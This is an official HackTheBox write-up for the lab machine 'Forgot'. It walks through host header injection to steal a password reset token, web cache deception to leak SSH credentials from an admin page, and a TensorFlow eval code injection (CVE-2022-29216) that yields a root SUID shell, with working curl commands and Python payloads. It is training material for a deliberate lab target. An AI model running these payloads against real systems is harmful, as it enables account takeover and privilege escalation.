



HACKTHEBOX



Forgot

10th November 2022 / Document No
D22.100.211

Prepared By: C4rm3l0

Machine Author: MrR3boot

Difficulty: **Medium**

Classification: Official

Synopsis

Forgot is a Medium Difficulty Linux machine that features an often neglected part of web exploitation, namely Web Cache Deception (`wcd`). The box's foothold consists of a Host Header Injection, enabling an initial bypass of authentication, which is then coupled with careful enumeration of the underlying services and behaviors to leverage WCD into leaking SSH credentials on an admin panel. Moreover, the machine then pivots into the territory of Code Injection, where after careful enumeration of a `Python` script, `CVE-2022-29216` is discovered, leading to privilege escalation using a vulnerable `Tensorflow` function.

Skills Required

- Basic Web enumeration
- Basic Linux enumeration

Skills Learned

- Identifying and leveraging web misconfigurations
- Python code injection

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.188 | grep '^[0-9]' | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -sC -sV 10.10.11.188
```

```
nmap -p$ports -sC -sV 10.10.11.188
```

Starting Nmap 7.93 (<https://nmap.org>) at 2022-11-10 15:27 EET

Nmap scan report for forgot.htb (10.10.11.188)

Host is up (0.062s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
--------	------	-----	--

| ssh-hostkey:

| 3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)

| 256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)

|_ 256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)

80/tcp	open	http	Werkzeug/2.1.2 Python/3.8.10
--------	------	------	------------------------------

| fingerprint-strings:

| FourOhFourRequest:

| HTTP/1.1 404 NOT FOUND

| Server: Werkzeug/2.1.2 Python/3.8.10

| Date: Thu, 10 Nov 2022 13:27:42 GMT

| Content-Type: text/html; charset=utf-8

| Content-Length: 207

| X-Varnish: 42

| Age: 0

| Via: 1.1 varnish (Varnish/6.2)

| Connection: close

| <!doctype html>

| <html lang=en>

| <title>404 Not Found</title>

| <h1>Not Found</h1>

| <p>The requested URL was not found on the server. If you entered
the URL manually please check your spelling and try again.</p>

| GetRequest:

| HTTP/1.1 302 FOUND

| Server: Werkzeug/2.1.2 Python/3.8.10

| Date: Thu, 10 Nov 2022 13:27:37 GMT

| Content-Type: text/html; charset=utf-8

| Content-Length: 219

| Location: http://127.0.0.1

| X-Varnish: 32802

```


|   Age: 0
|   Via: 1.1 varnish (Varnish/6.2)
|   Connection: close
|   <!doctype html>
|   <html lang=en>
|   <title>Redirecting...</title>
|   <h1>Redirecting...</h1>
|   <p>You should be redirected automatically to the target URL: <a
href="http://127.0.0.1">http://127.0.0.1</a>. If not, click the link.
|   HTTPOptions:
|   HTTP/1.1 429 TOO MANY REQUESTS
|   Server: Werkzeug/2.1.2 Python/3.8.10
|   Date: Thu, 10 Nov 2022 13:27:37 GMT
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 117
|   X-Varnish: 38
|   Age: 0
|   Via: 1.1 varnish (Varnish/6.2)
|   Connection: close
|   <!doctype html>
|   <html lang=en>
|   <title>429 Too Many Requests</title>
|   <h1>Too Many Requests</h1>
|   <p>1 per 1 second</p>
|   RTSPRequest, SIPOptions:
|_   HTTP/1.1 400 Bad Request
|_http-server-header: Werkzeug/2.1.2 Python/3.8.10
|_http-title: 429 Too Many Requests

```

Starting off with an `Nmap` scan, we can see an `SSH` service, as well as a `Werkzeug` webserver running on their respective default ports. The latter uses `varnish`, which we will keep in mind during our enumeration of the web application.


HTTP

Browsing to `port 80` reveals a login panel, which has a hyperlink to a `forgot password` feature.



A mobile login form with a white background and rounded corners. At the top, the title "LOG IN" is centered in bold black text. Below the title, there are two input fields: the first is labeled "USERNAME" and the second is labeled "PASSWORD". Both labels are in blue text with a small blue vertical bar to their left. The input fields are white with rounded ends and light gray borders. Below the password field, there is a checkbox labeled "REMEMBER ME" in black text. At the bottom of the form, there is a teal-colored button with the text "LOG IN" in white. Below the button, the text "FORGOT THE PASSWORD?" is displayed in a smaller, black font.

The form only requires a `username`, and trying `admin` informs us that the admin password cannot be reset.



A mobile "FORGOT PASSWORD" form with a white background and rounded corners. The title "FORGOT PASSWORD" is centered at the top in bold black text. Below the title, there is a single input field labeled "USERNAME" in blue text with a small blue vertical bar to its left. The input field contains the text "admin". Below the input field, there is a teal-colored button with the text "RESET" in white. At the bottom of the form, a red error message "Admin password can't be reset" is displayed.

Checking the page source of the initial login page, we can find a developer username as an `HTML` comment:


```

}
</style>

<!-- Q1 release fix by robert-dev-10025 -->
<script>
window.console = window.console || function(t) {};
function submitForm()
{
    var xmlhttp = new XMLHttpRequest();
    u = document.getElementById("username").value;
    p = document.getElementById("password").value;
    xmlhttp.open( "GET", "/login", true,u,p );
    xmlhttp.withCredentials=true;
    xmlhttp.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            window.location='/home';
        }
    }
}

```

When we attempt to submit that username into the `forgot password` form, we get a different message, informing us that a reset link has been sent to the user's inbox.



The extent of our access has reached its limits, and without any access to email services to obtain the link, we must resort to other methods to try and intercept it.

Host Header Injection

In such situations, we can try to forge either of the `Host` or `Referrer` headers in our web requests, in order to poison the password reset link. We proceed to test whether the webapp is vulnerable to a `Host Header Injection`, by using `curl` to send a specially crafted request.

```
curl http://10.10.11.188/ -I -H 'Host: 1.2.3.4'
```

```
curl http://10.10.11.188/ -I -H 'Host: 1.2.3.4'
```

```
HTTP/1.1 302 FOUND
Server: Werkzeug/2.1.2 Python/3.8.10
Date: Thu, 10 Nov 2022 14:20:28 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 215
Location: http://1.2.3.4
X-Varnish: 625710
Age: 0
Via: 1.1 varnish (Varnish/6.2)
Connection: keep-alive
```


Seeing as the `Location` header in the response is set to our specified `Host` header, it means that the underlying web application is prioritising the client-controlled `Host` header over the server-controlled `Server_Name` header. Armed with that knowledge, we can now set up an HTTP server using `Python` and intercept the password reset link by sending a `forgot password` request, using **our** IP in the `Host` header.

```
python3 -m http.server 80
curl 'http://10.10.11.188/forgot?username=robert-dev-10025' -H 'Host: 10.10.14.40'
```

```
python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.188 - - [10/Nov/2022 16:28:02] code 404, message File not found
10.10.11.188 - - [10/Nov/2022 16:28:02] "GET /reset?
token=dtllDsmXU/CY0vVRb50nFAjtwzkSZsSIK/3P+Yw8xicT7Zopd/3N8YH5vH3ZEaTG1z/smsWiZeTVAQ3WhmNRw== HTTP/1.1" 404 -
```

After a few seconds we receive a token, which we can now use to reset `robert-dev-10025`'s password. We make sure to URL-encode it, to prevent any bad characters from tampering with our request.



**SET NEW
PASSWORD**


PASSWORD

CONFIRM PASSWORD

SAVE

Success

Having logged in with our updated credentials, we are now redirected to a `Support portal` page.



Navigating to the `Escalate` page, we find a form, which takes a `Link` and a `Reason`, and is then submitted to the administrator.

Support Portal

search here...

Home

Tickets

Escalate

Tickets(escalated)

Logged In As Robert

Escalation Form

Issue:

Getting Error While Accessing Search Feature In Enterprise Platform

Escalate To:

Admin

Link:

Asdf

Reason:

Asdf

Send

Escalation Form Submitted To Admin And Will Be Reviewed Soon!

Analysing the site's source code, we can see an anchor element hyperlinking to a certain `admin_tickets` page, for which we don't have access.


```
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
<div class="header-2">
  <div id="menu-bar" class="fas fa-bars"></div>
  <nav class="navbar">
    <a href="/home">home</a>
    <a href="/tickets">tickets</a>
    <a href="/escalate">escalate</a>
    <a href="/admin_tickets" class="disabled">tickets(escalated)</a>
  </nav>
  <div class="icons" style="font-size:15px;">
    Logged in as Robert
  </div>
</div>
```

Foothold

Web Cache Deception

While we don't have much to go by initially, we circle back to our enumeration, where we discovered that the webapp is powered by `varnish`, which is a caching HTTP reverse proxy service. Caching essentially means storing recently accessed data so that it can be accessed faster in subsequent fetches. It is very common for `varnish`, or similar caching services, to cache `static` resources, such as `css` files.

An important observation at this point is that the web application does not redirect us when we attempt to browse to a non-existent file. Instead, it just loads the same page, without throwing a `404` error. We can probe the application to find out if and how files are cached, and whether we are able to leverage the behavior to our advantage. To do so, we must initially provide a valid `Authorization` header, which we can extract by viewing one of our requests in our Browser's developer tools, or intercepting a request through a proxy like `BurpSuite`.



```
curl http://10.10.11.188/tickets/test.css -H 'Cookie: session=554114d5-4518-43ef-a732-539fafb8c3f4' -I -s | head -n 1
```


```
curl http://10.10.11.188/tickets/test.css -H 'Cookie: session=554114d5-4518-43ef-a732-539fafb8c3f4' -I -s | head -n 1
HTTP/1.1 200 OK
```

Now we try browsing the **same** page, but without sending the authentication header.

```
curl http://10.10.11.188/tickets/test.css -I -s | head -n 1
```

```
curl http://10.10.11.188/tickets/test.css -I -s | head -n 1
HTTP/1.1 302 FOUND
```

This attempt is unsuccessful, as seen by the `302` redirect, as opposed to the `200 OK` response. It could be that `varnish` is configured to only cache specific folders. When looking at the accessed resources through the developer console once more, we can see some `JavaScript` files being loaded through a `/static` directory:



We further test our theory, targeting that folder.

```
curl http://10.10.11.188/tickets/static/test.css -H 'Cookie: session=554114d5-4518-43ef-a732-539fafb8c3f4' -I -s | head -n 1
```

```
curl http://10.10.11.188/tickets/static/test.css -H 'Cookie: session=554114d5-4518-43ef-a732-539fafb8c3f4' -I -s | head -n 1
HTTP/1.1 200 OK
```

We can see that the response is indeed cached when we use `/static` in the URL, as we can now successfully access the page even without providing an `Authorization` header:

```
curl http://10.10.11.188/tickets/static/test.css -I -s | head -n 1
```

```
curl http://10.10.11.188/tickets/static/test.css -I -s | head -n 1
HTTP/1.1 200 OK
```

With that in mind, we can now try getting a page cached, for which we do not have access to, such as the aforementioned `admin_tickets` page. To do so, assuming that the escalation form undergoes some kind of validation check behind the scenes, we try pointing the `Link` field to the `admin_tickets`' `static` folder, using the following payload:

```
http://10.10.11.188/admin_tickets/static/test.css
```

Escalation Form

Issue:	Getting Error While Accessing Search Feature In Enterprise Platform ▾		
Escalate To:	Admin		
Link:	3/admin_tickets/static/test.css		
Reason:	Asdf		
Send			

We allow about a minute to pass, to make sure there's enough time for potential validations to be made, and then try visiting the link that was supposedly cached.

Admin Tickets

Issue	Reported By	Link	Reason
SSH Credentials Are Not Working For Jenkins Slave Machine	Diego (Devops Lead)	Http://forgot.htb/tickets/102	I've Tried With Diego:dCb#1!x0%gjq. The Automation Tasks Has Been Blocked Due To This Issue. Please Resolve This At The Earliest

Our `wcd` attack was a success, and we now have some credentials for `Jenkins Slave Machine`. We can successfully SSH into the target machine using `diego:dCb#1!x0%gjq`.

```
ssh diego@10.10.11.188

Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-77-generic x86_64)
<...SNIP...>
diego@forgot:~$ id
uid=1000(diego) gid=1000(diego) groups=1000(diego)
```

Privilege Escalation

One of the first steps to take when enumerating a target machine is to check for potential `sudo` privileges for a given user. In this case, doing so reveals a `sudo` entry for a `python` script.

```
diego@forgot:~$ sudo -l
```

```
Matching Defaults entries for diego on forgot:
```

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin  
\:/bin\:/snap/bin
```

```
User diego may run the following commands on forgot:
```

```
(ALL) NOPASSWD: /opt/security/ml_security.py
```

As the name implies, the script appears to be using Machine Learning to validate the contents of tickets submitted through the web application's `escalate` form. It goes through the following steps:

1. Fetch `reason` column data from the `escalate` table.
2. Predict whether the column data is vulnerable to an `xss` attack, using different `sklearn` models.
3. Further parse the data using the `preprocess_input_exprs_arg_string` function, which is imported from the `saved_model_cli` library, belonging to the parent-module `Tensorflow`.

We check some of the dependencies' versions, and see that `Tensorflow` is running on version `2.6.3`.

```
python3 -c 'import tensorflow as tf; print(tf.__version__)' 2>/dev/null
```

A quick search for those keywords yields a code injection vulnerability in the modules' `saved_model_cli` utility, also known as `CVE-2022-29216`. The vulnerability stems from a call to the `eval` function, using user-controlled input, essentially allowing an attacker to execute arbitrary `Python` code, and by extension forfeiting complete code execution on the target system.

We try injecting some `Python` code by submitting a slightly modified version of the [PoC](#) payload in the `reason` field, on the `escalate` page:

```
test=exec("""\nimport os\nos.system("touch /tmp/pwned")""")#<script>alert()</script>
```

At the end of the payload, we add a typical `xss` payload, as otherwise the `ml_security.py` scripts' logic would not call the vulnerable function. We make sure to prefix it with a `#`, as we need to comment it out when our payload is injected into the `eval` function.

Escalation Form

Issue:	Getting Error While Accessing Search Feature In Enterprise Platform ▾
Escalate To:	Admin
Link:	Asdf
Reason:	<pre>Test=exec("""\nimport Os\nnos.system("touch /Tmp/pwned")""")#\n<script>alert()</script></pre>
Send	

Escalation Form Submitted To Admin And Will Be Reviewed Soon!

Once submitted, we then run the script with `sudo`.

```
sudo /opt/security/ml_security.py
```

```
diego@forgot:~$ sudo /opt/security/ml_security.py

2022-11-11 10:17:26.975419: W
tensorflow/stream_executor/platform/default/dso_loader.cc:64] Could not
load dynamic library 'libcudart.so.11.0'; dLError: libcudart.so.11.0:
cannot open shared object file: No such file or directory
2022-11-11 10:17:26.975572: I
tensorflow/stream_executor/cuda/cudart_stub.cc:29] Ignore above cudart
dLError if you do not have a GPU set up on your machine.

diego@forgot:~$ ls -al /tmp/pwned

-rw-r--r-- 1 root root 0 Nov 11 10:17 /tmp/pwned
```

While the script throws some errors, it successfully executes and we can find a root-owned `pwned` file in the `/tmp` directory, meaning our injection worked. Gaining a shell as `root` from this point on is trivial; we may choose to copy our public SSH key onto `/root/.ssh/authorized_keys`, inject `Python` code for a reverse shell like in the PoC, or copy the `bash` binary and set the `SUID` bit. We opt for the last option and prepare our new payload, using the `subprocessing` library.

```
test=exec("""\nimport
subprocess\nsubprocess.call(["cp", "/bin/bash", "/tmp/bash"])\nsubprocess.call(["chmod", "
u%2Bs", "/tmp/bash"])"")#\n<script>alert()</script>
```

We submit it just like before; run the `ml_security.py` script using `sudo`, and now have a `SUID` bash binary in the `/tmp` folder.

```
diego@forgot:~$ ls -al /tmp/

total 1208
drwxrwxrwt 13 root root    4096 Nov 11 10:25 .
drwxr-xr-x 20 root root    4096 Nov  7 12:13 ..
-rwsr-xr-x  1 root root 1183448 Nov 11 10:25 bash
```

In order to get a root shell, we must now run `bash` with the `-p` flag, as otherwise our privileges will be dropped and we will remain `diego`.

```
diego@forgot:/tmp$ ./bash -p

bash-5.0# id
uid=1000(diego) gid=1000(diego) euid=0(root) groups=1000(diego)
```

Running `id` on our bash shell shows that while we are still `diego`, our **effective** user ID (`euid`) is set to `0`, meaning we have successfully rooted the box. The final flag can then be found in `/root/root.txt`.